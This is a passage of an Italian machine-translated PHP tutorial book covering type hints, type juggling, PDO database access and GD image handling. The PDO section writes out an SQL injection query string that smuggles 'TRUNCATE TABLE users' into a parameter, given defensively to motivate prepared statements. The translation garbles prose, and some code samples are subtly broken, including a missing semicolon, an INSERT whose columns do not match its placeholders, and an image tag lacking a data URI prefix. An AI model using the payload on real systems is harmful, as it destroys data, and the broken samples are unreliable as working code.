Type Hinting No Return (Void)

In PHP 7.1, è stato aggiunto il tipo di reso `void` . Mentre PHP non ha un valore reale `void` , è generalmente inteso tra i linguaggi di programmazione che una funzione che restituisce nulla restituisce `void` . Questo non dovrebbe essere confuso con la restituzione di `null` , poiché `null` è un valore che può essere restituito.

```
function lacks_return(): void {
    // valid
}
```

Tieni presente che se dichiari un `void` , non puoi restituire alcun valore o otterrai un errore fatale:

```
function should_return_nothing(): void {
```

```
    return null; // Fatal error: A void function must not return a value
}
```

Tuttavia, usando return to exit la funzione è valida:

```
function returns_nothing(): void {
    return; // valid
}
```

Suggerimenti tipo Nullable

parametri

Il suggerimento di tipo Nullable è stato aggiunto in PHP 7.1 usando il `?` operatore prima del suggerimento sul tipo.

```
function f(?string $a) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

Prima di PHP 7.1, se un parametro ha un suggerimento tipo, deve dichiarare un valore predefinito `null` per accettare valori nulli.

```
function f(string $a = null) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

Valori di ritorno

In PHP 7.0, le funzioni con un tipo restituito non devono restituire null.

In PHP 7.1, le funzioni possono dichiarare un suggerimento di tipo nullable return. Tuttavia, la funzione deve ancora restituire null, non void (no / empty return statements).

```
function f() : ?string {
    return null;
}

function g() : ?string {}
function h() : ?string {}

f(); // OK
g(); // TypeError: Return value of g() must be of the type string or null, none returned
h(); // TypeError: Return value of h() must be of the type string or null, none returned
```

Leggi Digita suggerimento online: https://riptutorial.com/it/php/topic/1430/digita-suggerimento

Capitolo 31: Digitare giocoleria e problemi di confronto non rigoroso

Examples

Che cos'è la giocoleria di tipo?

PHP è un linguaggio vagamente dattiloscritto. Ciò significa che, per impostazione predefinita, non richiede che gli operandi di un'espressione siano dello stesso tipo (o compatibili). Ad esempio, puoi aggiungere un numero a una stringa e aspettarti che funzioni.

```
var_dump ("This is example number " . 1);
```

L'output sarà:

    string (24) "Questo è l'esempio numero 1"

PHP realizza ciò automaticamente rilasciando tipi di variabili incompatibili in tipi che consentono l'esecuzione dell'operazione richiesta. Nel caso precedente, eseguirà il cast del letterale 1 intero in una stringa, il che significa che può essere concatenato alla stringa precedente. Questo è indicato come tipo giocoleria. Questa è una funzionalità molto potente di PHP, ma è anche una funzione che può portare a un sacco di strappi se non ne sei consapevole e può anche portare a problemi di sicurezza.

Considera quanto segue:

```
if (1 == $variable) {
    // do something
}
```

L'intento sembra essere che il programmatore stia controllando che una variabile abbia un valore di 1. Ma cosa succede se la variabile $ ha invece un valore di "1 e mezzo"? La risposta potrebbe sorprenderti.

```
$variable = "1 and a half";
var_dump (1 == $variable);
```

Il risultato è:

    bool (true)

Perché è successo? È perché PHP si è reso conto che la stringa "1 e mezzo" non è un numero intero, ma deve essere per confrontarla con l'intero 1. Invece di fallire, PHP avvia la giocoleria e tenta di convertire la variabile in un numero intero. Lo fa prendendo tutti i caratteri all'inizio della stringa che possono essere convertiti in numeri interi e nel cast. Si ferma non appena incontra un

personaggio che non può essere trattato come un numero. Quindi "1 e mezzo" viene lanciato su intero 1.

Certo, questo è un esempio molto elaborato, ma serve a dimostrare il problema. I prossimi esempi riguarderanno alcuni casi in cui mi sono imbattuto in errori causati dalla giocoleria di tipo avvenuta nel software reale.

Lettura da un file

Durante la lettura da un file, vogliamo essere in grado di sapere quando abbiamo raggiunto la fine di quel file. Sapendo che `fgets()` restituisce false alla fine del file, potremmo usarlo come condizione per un ciclo. Tuttavia, se i dati restituiti dall'ultima lettura risultano essere qualcosa che viene valutato come booleano `false` , è possibile che il nostro ciclo di lettura file si interrompa prematuramente.

```
$handle = fopen ("/path/to/my/file", "r");

if ($handle === false) {
    throw new Exception ("Failed to open file for reading");
}

while ($data = fgets($handle)) {
    echo ("Current file line is $data\n");
}

fclose ($handle);
```

Se il file da leggere contiene una riga vuota, il ciclo `while` verrà terminato in quel punto, poiché la stringa vuota viene valutata come booleana `false` .

Invece, possiamo verificare esplicitamente il valore `false` booleano, usando operatori di uguaglianza rigorosa :

```
while (($data = fgets($handle)) !== false) {
    echo ("Current file line is $data\n");
}
```

Nota questo è un esempio forzato; nella vita reale useremmo il seguente ciclo:

```
while (!feof($handle)) {
    $data = fgets($handle);
    echo ("Current file line is $data\n");
}
```

O sostituire il tutto con:

```
$filedata = file("/path/to/my/file");
foreach ($filedata as $data) {
    echo ("Current file line is $data\n");
}
```

Passa sorprese

Le istruzioni switch utilizzano un confronto non rigoroso per determinare le corrispondenze. Questo può portare a brutte sorprese . Ad esempio, prendere in considerazione la seguente dichiarazione:

```
switch ($name) {
    case 'input 1':
        $mode = 'output_1';
        break;
    case 'input 2':
        $mode = 'output_2';
        break;
    default:
        $mode = 'unknown';
        break;
}
```

Questa è un'istruzione molto semplice e funziona come previsto quando `$name` è una stringa, ma può causare problemi in altro modo. Ad esempio, se `$name` è intero `0` , allora il tipo-juggling avverrà durante il confronto. Tuttavia, è il valore letterale nella dichiarazione del caso a destreggiarsi, non la condizione nell'istruzione switch. La stringa `"input 1"` viene convertita in numero intero `0` che corrisponde al valore di input del numero intero `0` . Il risultato è se fornisci un valore di intero `0` , il primo caso viene sempre eseguito.

Ci sono alcune soluzioni a questo problema:

Casting esplicito

Il valore può essere tipizzato in una stringa prima del confronto:

```
switch ((string)$name) {
...
}
```

Oppure è possibile utilizzare anche una funzione nota per la restituzione di una stringa:

```
switch (strval($name)) {
...
}
```

Entrambi questi metodi assicurano che il valore sia dello stesso tipo del valore nelle istruzioni `case` .

Evitare l' `switch`

L'utilizzo di una dichiarazione `if` ci fornirà il controllo su come viene eseguito il confronto, consentendoci di utilizzare rigorosi operatori di confronto :

```
if ($name === "input 1") {
    $mode = "output_1";
} elseif ($name === "input 2") {
    $mode = "output_2";
} else {
    $mode = "unknown";
}
```

Tipizzazione rigorosa

Dal PHP 7.0, alcuni degli effetti dannosi della giocoleria di tipo possono essere mitigati con una tipizzazione rigorosa . Includendo questa `declare` dichiarativa come prima riga del file, PHP imporrà le dichiarazioni del tipo di parametro e restituirà dichiarazioni di tipo lanciando un'eccezione `TypeError` .

```
declare(strict_types=1);
```

Ad esempio, questo codice, utilizzando le definizioni del tipo di parametro, genererà un'eccezione Catchable di tipo `TypeError` durante l'esecuzione:

```
<?php
declare(strict_types=1);

function sum(int $a, int $b) {
    return $a + $b;
}

echo sum("1", 2);
```

Allo stesso modo, questo codice utilizza una dichiarazione di tipo restituito; genererà inoltre un'eccezione se tenta di restituire qualcosa di diverso da un numero intero:

```
<?php
declare(strict_types=1);

function returner($a): int {
    return $a;
}

returner("this is a string");
```

Leggi Digitare giocoleria e problemi di confronto non rigoroso online: https://riptutorial.com/it/php/topic/2758/digitare-giocoleria-e-problemi-di-confronto-non-rigoroso

Capitolo 32: DOP

introduzione

L'estensione PDO (PHP Data Objects) consente agli sviluppatori di connettersi a numerosi diversi tipi di database ed eseguire query su di essi in modo uniforme e orientato agli oggetti.

Sintassi

- `PDO::LastInsertId()`
- `PDO::LastInsertId($columnName)` // alcuni driver necessitano del nome della colonna

Osservazioni

Avviso Da non perdere per verificare le eccezioni durante l'utilizzo di `lastInsertId()` . Può generare il seguente errore:

> SQLSTATE IM001: il driver non supporta questa funzione

Ecco come dovresti controllare correttamente le eccezioni usando questo metodo:

```
// Retrieving the last inserted id
$id = null;

try {
    $id = $pdo->lastInsertId(); // return value is an integer
}
catch( PDOException $e ) {
    echo $e->getMessage();
}
```

Examples

Connessione e recupero base PDO

Dal momento che PHP 5.0, PDO è stato disponibile come livello di accesso al database. È indipendente dal database, quindi il seguente codice di esempio di connessione dovrebbe funzionare per qualsiasi dei suoi database supportati semplicemente modificando il DSN.

```
// First, create the database handle

//Using MySQL (connection via local socket):
$dsn = "mysql:host=localhost;dbname=testdb;charset=utf8";

//Using MySQL (connection via network, optionally you can specify the port too):
//$dsn = "mysql:host=127.0.0.1;port=3306;dbname=testdb;charset=utf8";

//Or Postgres
```

```
//$dsn = "pgsql:host=localhost;port=5432;dbname=testdb;";

//Or even SQLite
//$dsn = "sqlite:/path/to/database"

$username = "user";
$password = "pass";
$db = new PDO($dsn, $username, $password);

// setup PDO to throw an exception if an invalid query is provided
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

// Next, let's prepare a statement for execution, with a single placeholder
$query = "SELECT * FROM users WHERE class = ?";
$statement = $db->prepare($query);

// Create some parameters to fill the placeholders, and execute the statement
$parameters = [ "221B" ];
$statement->execute($parameters);

// Now, loop through each record as an associative array
while ($row = $statement->fetch(PDO::FETCH_ASSOC)) {
    do_stuff($row);
}
```

La funzione di `prepare` crea un oggetto `PDOStatement` dalla stringa di query. L'esecuzione della query e il recupero dei risultati vengono eseguiti su questo oggetto restituito. In caso di errore, la funzione restituisce `false` o genera `exception` (a seconda di come è stata configurata la connessione PDO).

Prevenzione dell'iniezione SQL con query parametrizzate

L'iniezione SQL è un tipo di attacco che consente a un utente malintenzionato di modificare la query SQL, aggiungendo comandi indesiderati. Ad esempio, il seguente codice è **vulnerabile** :

```
// Do not use this vulnerable code!
$sql = 'SELECT name, email, user_level FROM users WHERE userID = ' . $_GET['user'];
$conn->query($sql);
```

Ciò consente a qualsiasi utente di questo script di modificare il nostro database fondamentalmente a proprio piacimento. Ad esempio, considera la seguente stringa di query:

```
page.php?user=0;%20TRUNCATE%20TABLE%20users;
```

Questo rende la nostra query di esempio simile a questa

```
SELECT name, email, user_level FROM users WHERE userID = 0; TRUNCATE TABLE users;
```

Anche se questo è un esempio estremo (la maggior parte degli attacchi SQL injection non mira a cancellare i dati, né la maggior parte delle funzioni di esecuzione di query PHP supporta multi-query), questo è un esempio di come un attacco di SQL injection può essere reso possibile dall'assenza di la query. Sfortunatamente, attacchi come questo sono molto comuni e sono molto

efficaci a causa dei programmatori che non adottano le dovute precauzioni per proteggere i loro dati.

Per evitare che si verifichi l'iniezione SQL, le **istruzioni preparate** sono la soluzione consigliata. Invece di concatenare i dati utente direttamente alla query, viene utilizzato un *segnaposto* . I dati vengono quindi inviati separatamente, il che significa che non vi è alcuna possibilità che il motore SQL possa confondere i dati dell'utente per una serie di istruzioni.

> Mentre l'argomento qui è PDO, si noti che l'estensione PHP MySQLi supporta anche istruzioni preparate

PDO supporta due tipi di segnaposto (i segnaposti non possono essere utilizzati per nomi di colonne o tabelle, solo valori):

1. Segnaposto nominati. I due punti (`:`), seguito da un nome diverso (ad es. `:user`)

```
// using named placeholders
$sql = 'SELECT name, email, user_level FROM users WHERE userID = :user';
$prep = $conn->prepare($sql);
$prep->execute(['user' => $_GET['user']]); // associative array
$result = $prep->fetchAll();
```

2. Segnaposto posizionali SQL tradizionali, rappresentati come `?` :

```
// using question-mark placeholders
$sql = 'SELECT name, user_level FROM users WHERE userID = ? AND user_level = ?';
$prep = $conn->prepare($sql);
$prep->execute([$_GET['user'], $_GET['user_level']]); // indexed array
$result = $prep->fetchAll();
```

Se mai hai bisogno di cambiare dinamicamente i nomi di tabelle o colonne, sappi che questo è a rischio di sicurezza personale e cattiva pratica. Tuttavia, può essere fatto tramite concatenazione di stringhe. Un modo per migliorare la sicurezza di tali query è impostare una tabella di valori consentiti e confrontare il valore che si desidera concatenare a questa tabella.

Tieni presente che è importante impostare il set di caratteri della connessione solo tramite DSN, altrimenti l'applicazione potrebbe essere soggetta a una vulnerabilità oscura se viene utilizzata una codifica dispari. Per le versioni PDO precedenti alla 5.3.6 l'impostazione di charset tramite DSN non è disponibile e quindi l'unica opzione è impostare l'attributo `PDO::ATTR_EMULATE_PREPARES` su `false` sulla connessione subito dopo la sua creazione.

```
$conn->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
```

Ciò fa in modo che PDO utilizzi le istruzioni preparate native del DBMS sottostante invece di emularlo.

Tuttavia, si tenga presente che PDO eseguirà silenziosamente il backup delle istruzioni di emulazione che MySQL non è in grado di preparare in modo nativo: quelle che possono essere elencate nel manuale (fonte).

PDO: connessione al server MySQL / MariaDB

Esistono due modi per connettersi a un server MySQL / MariaDB, a seconda dell'infrastruttura.

Connessione standard (TCP / IP)

```
$dsn = 'mysql:dbname=demo;host=server;port=3306;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

Dal momento che PDO è stato progettato per essere compatibile con versioni di server MySQL precedenti (che non supportano le istruzioni preparate), è necessario disabilitare esplicitamente l'emulazione. In caso contrario, si perderanno i benefici di **prevenzione dell'iniezione** aggiunti, che di solito vengono concessi utilizzando dichiarazioni preparate.

Un altro compromesso di progettazione, che è necessario tenere a mente, è il comportamento di gestione degli errori predefinito. Se non diversamente configurato, PDO non mostrerà alcuna indicazione di errori SQL.

Si consiglia vivamente di impostarlo su "modalità eccezione", poiché ciò consente di ottenere funzionalità aggiuntive, quando si scrivono le astrazioni di persistenza (ad esempio: avere un'eccezione, quando si viola il vincolo `UNIQUE`).

Connessione socket

```
$dsn = 'mysql:unix_socket=/tmp/mysql.sock;dbname=demo;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

Sui sistemi unix-like, se il nome host è `'localhost'` , la connessione al server avviene tramite un socket di dominio.

Transazioni di database con PDO

Le transazioni di database assicurano che un set di modifiche dei dati sarà reso permanente solo se ogni affermazione ha esito positivo. Qualsiasi query o errore di codice durante una transazione può essere intercettato e quindi hai la possibilità di ripristinare le modifiche tentate.

PDO fornisce metodi semplici per l'inizio, l'impegno e il rollback delle transazioni.

```
$pdo = new PDO(
    $dsn,
    $username,
    $password,
    array(PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION)
);

try {
    $statement = $pdo->prepare("UPDATE user SET name = :name");

    $pdo->beginTransaction();

    $statement->execute(["name"=>'Bob']);
    $statement->execute(["name"=>'Joe']);

    $pdo->commit();
}
catch (\Exception $e) {
    if ($pdo->inTransaction()) {
        $pdo->rollback();
        // If we got here our two data updates are not in the database
    }
    throw $e;
}
```

Durante una transazione, tutte le modifiche apportate ai dati sono visibili solo alla connessione attiva. `SELECT` istruzioni `SELECT` restituiranno le modifiche alterate anche se non sono ancora state commesse nel database.

Nota : consultare la documentazione del fornitore del database per i dettagli sul supporto delle transazioni. Alcuni sistemi non supportano affatto le transazioni. Alcune supportano le transazioni nidificate mentre altre no.

Esempio pratico che utilizza le transazioni con PDO

Nella sezione seguente è illustrato un esempio pratico reale nel mondo in cui l'uso delle transazioni garantisce la coerenza del database.

Immagina il seguente scenario, diciamo che stai costruendo un carrello per un sito di e-commerce e hai deciso di mantenere gli ordini in due tabelle di database. Uno ha nominato `orders` con i campi `order_id` , `name` , `address` , `telephone` e `created_at` . E un secondo denominato `orders_products` con i campi `order_id` , `product_id` e `quantity` . La prima tabella contiene i **metadati** dell'ordine mentre la seconda contiene i **prodotti** effettivi ordinati.

Inserimento di un nuovo ordine nel database

Per inserire un nuovo ordine nel database devi fare due cose. Per prima cosa è necessario `INSERT` un nuovo record all'interno della tabella degli `orders` che conterrà i **metadati** dell'ordine (`name` , `address` , ecc.). E poi devi `INSERT` un record nella tabella `orders_products` , per ognuno dei prodotti inclusi nell'ordine.

Puoi farlo facendo qualcosa di simile al seguente:

```
// Insert the metadata of the order into the database
```

```
$preparedStatement = $db->prepare(
    'INSERT INTO `orders` (`name`, `address`, `telephone`, `created_at`)
     VALUES (:name, :address, :telephone, :created_at)'
);

$preparedStatement->execute([
    'name' => $name,
    'address' => $address,
    'telephone' => $telephone,
    'created_at' => time(),
]);

// Get the generated `order_id`
$orderId = $db->lastInsertId();

// Construct the query for inserting the products of the order
$insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`, `quantity`)
VALUES';

$count = 0;
foreach ( $products as $productId => $quantity ) {
    $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ', :quantity'
. $count . ')';

    $insertProductsParams['order_id' . $count] = $orderId;
    $insertProductsParams['product_id' . $count] = $productId;
    $insertProductsParams['quantity' . $count] = $quantity;

    ++$count;
}

// Insert the products included in the order into the database
$preparedStatement = $db->prepare($insertProductsQuery);
$preparedStatement->execute($insertProductsParams);
```

Questo funzionerà perfettamente per l'inserimento di un nuovo ordine nel database, fino a quando non accade qualcosa di inatteso e per qualche motivo la seconda query `INSERT` fallisce. Se ciò accade, ti ritroverai con un nuovo ordine all'interno della tabella degli `orders` , a cui non saranno associati prodotti. Fortunatamente, la correzione è molto semplice, tutto ciò che devi fare è fare le query sotto forma di una singola transazione di database.

Inserimento di un nuovo ordine nel database con una transazione

Per avviare una transazione utilizzando `PDO` tutto ciò che devi fare è chiamare il metodo `beginTransaction` prima di eseguire qualsiasi query nel tuo database. Quindi apporti le modifiche che desideri ai tuoi dati eseguendo le query `INSERT` e / o `UPDATE` . E infine si chiama il metodo di `commit` dell'oggetto `PDO` per rendere permanenti le modifiche. Finché non si chiama il metodo di `commit` , tutte le modifiche apportate ai dati fino a questo momento non sono ancora permanenti e possono essere facilmente ripristinate semplicemente chiamando il metodo di `rollback` dell'oggetto `PDO` .

Nell'esempio seguente viene dimostrato l'utilizzo di transazioni per l'inserimento di un nuovo ordine nel database, garantendo allo stesso tempo la coerenza dei dati. Se una delle due query fallisce, tutte le modifiche verranno ripristinate.

```
// In this example we are using MySQL but this applies to any database that has support for
transactions
$db = new PDO('mysql:host=' . $host . ';dbname=' . $dbname . ';charset=utf8', $username,
$password);

// Make sure that PDO will throw an exception in case of error to make error handling easier
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

try {
    // From this point and until the transaction is being committed every change to the
database can be reverted
    $db->beginTransaction();

    // Insert the metadata of the order into the database
    $preparedStatement = $db->prepare(
        'INSERT INTO `orders` (`order_id`, `name`, `address`, `created_at`)
         VALUES (:name, :address, :telephone, :created_at)'
    );

    $preparedStatement->execute([
        'name' => $name,
        'address' => $address,
        'telephone' => $telephone,
        'created_at' => time(),
    ]);

    // Get the generated `order_id`
    $orderId = $db->lastInsertId();

    // Construct the query for inserting the products of the order
    $insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`,
`quantity`) VALUES';

    $count = 0;
    foreach ( $products as $productId => $quantity ) {
        $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ',
:quantity' . $count . ')';

        $insertProductsParams['order_id' . $count] = $orderId;
        $insertProductsParams['product_id' . $count] = $productId;
        $insertProductsParams['quantity' . $count] = $quantity;

        ++$count;
    }

    // Insert the products included in the order into the database
    $preparedStatement = $db->prepare($insertProductsQuery);
    $preparedStatement->execute($insertProductsParams);

    // Make the changes to the database permanent
    $db->commit();
}
catch ( PDOException $e ) {
    // Failed to insert the order into the database so we rollback any changes
    $db->rollback();
    throw $e;
}
```

PDO: Ottieni il numero di righe interessate da una query

Iniziamo con `$db` , un'istanza della classe DOP. Dopo aver eseguito una query, spesso vogliamo determinare il numero di righe che ne sono state influenzate. Il metodo `rowCount()` del `PDOStatement` funzionerà bene:

```
$query = $db->query("DELETE FROM table WHERE name = 'John'");
$count = $query->rowCount();

echo "Deleted $count rows named John";
```

NOTA: questo metodo deve essere utilizzato solo per determinare il numero di righe interessate dalle istruzioni INSERT, DELETE e UPDATE. Sebbene questo metodo possa funzionare anche per le istruzioni SELECT, non è coerente su tutti i database.

PDO :: lastInsertId ()

Spesso è possibile trovare la necessità di ottenere il valore ID auto incrementato per una riga appena inserita nella tabella del database. È possibile ottenere ciò con il metodo lastInsertId ().

```
// 1. Basic connection opening (for MySQL)
$host = 'localhost';
$database = 'foo';
$user = 'root'
$password = '';
$dsn = "mysql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')";
$query_success = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $pdo->lastInsertId(); // return value is an integer
```

In postgresql e oracle, c'è la parola chiave RETURNING, che restituisce le colonne specificate delle righe attualmente inserite / modificate. Qui esempio per inserire una voce:

```
// 1. Basic connection opening (for PGSQL)
$host = 'localhost';
$database = 'foo';
$user = 'root'
$password = '';
$dsn = "pgsql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')
RETURNING id";
$statement = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $statement->fetchColumn();  // return the value of the id column of the new row in
foo_user
```

Leggi DOP online: https://riptutorial.com/it/php/topic/5828/dop

Capitolo 33: Elaborazione di immagini con GD

Osservazioni

Quando si utilizza l' `header("Content-Type: $mimeType");` e `image____` per generare solo un'immagine nell'output, assicurati di non emettere nient'altro, nota anche una riga vuota dopo `?>` . (Questo può essere un "bug" difficile da rintracciare - non si ottiene alcuna immagine e nessun indizio sul perché.) Il consiglio generale è di non includere?> Affatto qui.

Examples

Creare un'immagine

Per creare un'immagine vuota, usa la funzione `imagecreatetruecolor` :

```
$img = imagecreatetruecolor($width, $height);
```

`$img` ora è una variabile di risorsa per una risorsa immagine con `$width` x `$height` pixel. Notare che la larghezza conta da sinistra a destra e l'altezza conta dall'alto verso il basso.

Le risorse di immagine possono anche essere create dalle funzioni di creazione dell'immagine , come ad esempio:

- `imagecreatefrompng`
- `imagecreatefromjpeg`
- altre `imagecreatefrom*` funzioni `imagecreatefrom*` .

Le risorse di immagine possono essere liberate in seguito quando non ci sono più riferimenti a loro. Tuttavia, per liberare immediatamente la memoria (questo può essere importante se si elaborano molte immagini di grandi dimensioni), l'uso di `imagedestroy()` su un'immagine quando non è più utilizzato potrebbe essere una buona pratica.

```
imagedestroy($image);
```

Convertire un'immagine

Le immagini create dalla conversione dell'immagine non modificano l'immagine finché non la si stampa. Pertanto, un convertitore di immagini può essere semplice come tre linee di codice:

```
function convertJpegToPng(string $filename, string $outputFile) {
    $im = imagecreatefromjpeg($filename);
    imagepng($im, $outputFile);
```

```
    imagedestroy($im);
}
```

Uscita dell'immagine

Un'immagine può essere creata usando le funzioni `image*` , dove `*` è il formato del file.

Hanno questa sintassi in comune:

```
bool image___(resource $im [, mixed $to [ other parameters]] )
```

Salvataggio in un file

Se si desidera salvare l'immagine in un file, è possibile passare il nome file o un flusso di file aperto, come `$to` . Se passi uno stream, non è necessario chiuderlo perché GD lo chiuderà automaticamente.

Ad esempio, per salvare un file PNG:

```
imagepng($image, "/path/to/target/file.png");

$stream = fopen("phar://path/to/target.phar/file.png", "wb");
imagepng($image2, $stream);
// Don't fclose($stream)
```

Quando usi `fopen` , assicurati di usare il flag `b` invece del flag `t` , perché il file è un output binario.

Non cercare di passare `fopen("php://temp", $f)` o `fopen("php://memory", $f)` ad esso. Poiché lo stream viene chiuso dalla funzione dopo la chiamata, non potrai più utilizzarlo, ad esempio per recuperarne il contenuto.

Uscita come risposta HTTP

Se si desidera restituire direttamente questa immagine come risposta dell'immagine (ad esempio per creare badge dinamici), non è necessario passare nulla (o passare `null`) come secondo argomento. Tuttavia, nella risposta HTTP, è necessario specificare il tipo di contenuto:

```
header("Content-Type: $mimeType");
```

`$mimeType` è il tipo MIME del formato che si sta restituendo. Gli esempi includono `image/png` , `image/gif` e `image/jpeg` .

Scrivere in una variabile

Ci sono due modi per scrivere in una variabile.

Utilizzo dell'OB (Output Buffering)

```
ob_start();
imagepng($image, null, $quality); // pass null to supposedly write to stdout
$binary = ob_get_clean();
```

Utilizzo dei wrapper di flusso

Potresti avere molte ragioni per cui non vuoi utilizzare il buffering dell'output. Ad esempio, potresti già avere OB. Pertanto, è necessaria un'alternativa.

Utilizzando la funzione `stream_wrapper_register` , è possibile registrare un nuovo wrapper stream. Quindi, è possibile passare un flusso alla funzione di output dell'immagine e recuperarla in seguito.

```
<?php

class GlobalStream{
        private $var;

        public function stream_open(string $path){
                $this->var =& $GLOBALS[parse_url($path)["host"]];
                return true;
        }

        public function stream_write(string $data){
                $this->var .= $data;
                return strlen($data);
        }
}

stream_wrapper_register("global", GlobalStream::class);

$image = imagecreatetruecolor(100, 100);
imagefill($image, 0, 0, imagecolorallocate($image, 0, 0, 0));

$stream = fopen("global://myImage", "");
imagepng($image, $stream);
echo base64_encode($myImage);
```

In questo esempio, la classe `GlobalStream` scrive qualsiasi input nella variabile di riferimento (cioè indirettamente scrive nella variabile globale del nome specificato). La variabile globale può essere successivamente recuperata direttamente.

Ci sono alcune cose speciali da notare:

- Una classe di wrapper stream implementata dovrebbe essere simile a questa , ma in base ai test con il metodo magic `__call` , solo `stream_open` , `stream_write` e `stream_close` vengono richiamati dalle funzioni interne.
- Non sono richiesti contrassegni nella chiamata `fopen` , ma è necessario almeno passare una

stringa vuota. Questo perché la funzione `fopen` aspetta tale parametro e, anche se non lo si utilizza nell'implementazione `stream_open` , è ancora necessario un dummy.
- Secondo i test, `stream_write` è chiamato più volte. Ricorda di usare `.=` (Assegnazione concatenazione), non `=` (assegnazione diretta delle variabili).

Esempio di utilizzo

Nel tag HTML `<img>` , è possibile fornire direttamente un'immagine anziché utilizzare un collegamento esterno:

```
echo '<img src="' . base64_encode($binary) . '">';
```

Ritaglio e ridimensionamento dell'immagine

Se hai un'immagine e desideri creare una nuova immagine, con nuove dimensioni, puoi utilizzare la funzione `imagecopyresampled` :

per prima cosa crea una nuova `image` con le dimensioni desiderate:

```
// new image
$dst_img = imagecreatetruecolor($width, $height);
```

e memorizzare l'immagine originale in una variabile. Per fare ciò, è possibile utilizzare una delle funzioni `createimagefrom*` dove * sta per:

- jpeg
- gif
- png
- stringa

Per esempio:


```
//original image
$src_img=imagecreatefromstring(file_get_contents($original_image_path));
```

Adesso copia tutta (o parte) dell'immagine originale (src_img) nella nuova immagine (dst_img) di `imagecopyresampled` :

